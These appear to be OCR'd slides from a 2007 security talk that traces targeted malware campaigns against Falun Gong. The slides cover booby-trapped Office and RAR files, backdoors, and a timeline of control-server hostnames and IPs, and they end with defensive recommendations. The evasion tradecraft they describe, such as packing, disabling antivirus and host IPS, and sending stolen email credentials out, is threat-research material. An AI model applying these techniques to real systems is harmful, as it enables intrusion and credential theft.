
- Mid-May: Word exploit
  Installs backdoor, connects to Taiwan

- End of May: Word exploit
  Installs Riler backdoor, connects to telephone company in Montana

- July 2nd & 3rd: Word exploit
  Installs backdoor, connects to Hong Kong & Taiwan

2007: Ongoing Word attacks

- Common to these attacks


Word file
Exploitation
Shellcode
Shellcode
Embedded executable
Clean document within context
Often encrypted
Packed using PE-ARMOR or FSG
Often re-used but recompiled and packed with minor changes
Loaded after exploitation

- Existing memes in the community are reused

July 2007: WinRAR

- RAR file crashes WinRAR 3.5
- Executes on Traditional Chinese systems
- Backdoor with Keylogger
- No Anti virus detection

> **"This case is not about infection by some virus or Trojan horse but about crash of one particular program version (or library) on incorrect file."**
>
> Anonymous anti virus vendor ☺

2007: The attacks continue

- Mid August: Malicious Powerpoint
  Installs backdoor, connects to Taiwan

- Late August: Malicious RAR archive
  - Installs key logging backdoor
  - Uniquely registers machine by combining MAC address and hostname

- September: Malicious Powerpoint
  Installs backdoor, connects to Taiwan

September: the World Series


- 5 Word exploits in one week
  - Each adds slight changes to avoid detection
  - Exploit CVE-2006-2492
  - Connect to CNC Group Hebei Province
  - Different hostnames, same IP address
- One day later: HTML/JS dropper
  - New backdoor family
  - Same control server as in April

October: the Zero-day threat

- MS07-060: Word memory corruption flaw
- Attack nine hours prior to patch release
- Increased complexity: triple payload
  - Disable anti virus
  - Disable HIPS
  - Install trojan and connect to Taiwan

- No anti virus coverage (one false positive)

Zero-day: Rapid Development



```
78D0h: 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00  y.r.i.g.h.t. .(.
78E0h: 43 00 29 00 20 00 32 00 30 00 30 00 35 00 00 00  C.). .2.0.0.5...
78F0h: 00 00 00 00 01 00 03 50 00 00 00 00 C3 00 06 00  .......P........
7900h: 1E 00 0B 00 01 00 FF FF 80 00 4F 00 4B 00 00 00  ..........O.K...
7910h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7920h: 00 00 00 00 00 00 04 00 31 00 32 00 32 00 31 00  ........1.2.2.1.
7930h: 00 00 00 00 0C 00 48 00 65 00 6C 00 6C 00 6F 00  ......H.e.l.l.o.
7940h: 20 00 57 00 6F 00 72 00 6C 00 64 00 21 00 00 00   .W.o.r.l.d.!...
7950h: 00 00 06 00 4D 00 59 00 31 00 32 00 32 00 31 00  ....M.Y.1.2.2.1.
```

- Reuse of existing code
  - Existing HIPS killer
  - Visual Studio “Hello World” application
- Fit for purpose & fast deployment

Autumn Tactics

- Mid-October: Malicious Excel document
  - Disables anti-virus
  - Opens backdoor to US host
- Early November: RAR exploit
  - Installs backdoor
  - Connects to Hong Kong & Taiwan
- Three more PPT exploits in November


  Open backdoor and connect to Chinese IP

Autumn Tactics

- Slow move towards new methodology


- “Information gathering tools”
  - Do not provide persistent system access
  - Gather credentials to e-mail accounts
  - Submit them through several protocols:
    - HTTPS to Taiwan
    - HTTP to Taiwan
    - SMTP to Chinese address

Some quick statistics




Covers April through December 2007

Some quick statistics



Threat agents

- Several groups known to use these attacks
  - NCPH
  - Titan Rain incident
- Attribution generally difficult
  - Trojans and their sources are exchanged
  - Control servers not shared, often unique
  - Motive and techniques become discriminators


Word document October 9th, 2007
Excel file October 18th, 2007
RAR archive November 25th, 2007
Powerpoint December 6th, 2007
Powerpoint December 6th, 2007
SoftLayer, Inc US
sds.bi-apple.net
[hostname]
CNCGROUP Hebei CN
[hostname]
[hostname]
Chunghwa Telecom TW
Chunghwa Telecom TW
Word document September 26th, 2007
HTML/JS dropper September 14th, 2007
Word document September 13th, 2007
Word document September 10th, 2007
Word document September 8th, 2007
Word document September 7th, 2007
RAR archive August 29th, 2007
Word document July 16th, 2007
Oct 26th, 2007
Chunghwa Telecom TW
December 4th, 2007
[xxx].3322.org
Dec 3rd, 2007
Apr 25th, 2007
November 30th, 2007
cheng.pc-officer.com
KORNET KR
Nov 29th, 2007
May 13, 2007
63.64.63.64
43.44.43.44
Chunghwa Telecom TW October 12th 2007
Chunghwa Telecom TW June 27th 2007
Chunghwa Telecom TW May 8th 2007
December 9th, 2007
64.63.64.63
April 22nd, 2007
127.0.0.1
127.0.0.0
Chunghwa Telecom TW
Chunghwa Telecom TW
Chunghwa Telecom TW
Chunghwa Telecom TW
Oct 9th – Dec 13th 2007
RONAN Telephone Co US
Chunghwa Telecom TW
Chunghwa Telecom TW
Fook's Jewelry Ltd HK
Chunghwa Telecom TW
Dec 14 2007
ThePlanet US
[xxx].3322.org
ding.pc-officer.com
[xxx].3322.org
[xxx].8800.org
pandanlin.3322.org
HTML/JS dropper April 10th, 2007
Word document June 12th, 2007
Word document June 12th, 2007
Word document May 22nd, 2007
Word document May 30th, 2007
Word document July 2nd, 2007
Word document July 3rd, 2007
RAR archive July 4th, 2007
Chunghwa Telecom TW
Chunghwa Telecom TW
Falun Gong Targeted Attack Timeline
April 2007 – December 2007
Author: Maarten Van Horenbeeck
Legend:
Connects to
Resolves to
Attack instance
Hostname
Parking IP

Defence against the dark arts


Defence against the dark arts

- Anti malware
  - Blocking is more important than scanning
  - Diversify desktop and gateway solutions
  - AV solutions have different properties
    - Packed binaries
    - Retrospective testing
    - Sandboxing has limited value
    - Host IPS technologies
- Software hardening
  - Software asset control
  - MoICE, safe mode

Defence against the dark arts

- Network Security Monitoring
  - Strong egress filtering and proxying
  - Clues in the DNS system
- Awareness Building & Identity Management
  - Identify communications which require trust
  - Make them trustworthy
- Security Intelligence
  - Each attack is unique, group may be common
  - Participate in ISACs
  - Response requires insight into the threat agent

Q&A



```
***** VIRUS WARNING! *****
```

Further questions? Contact maarten@daemon.be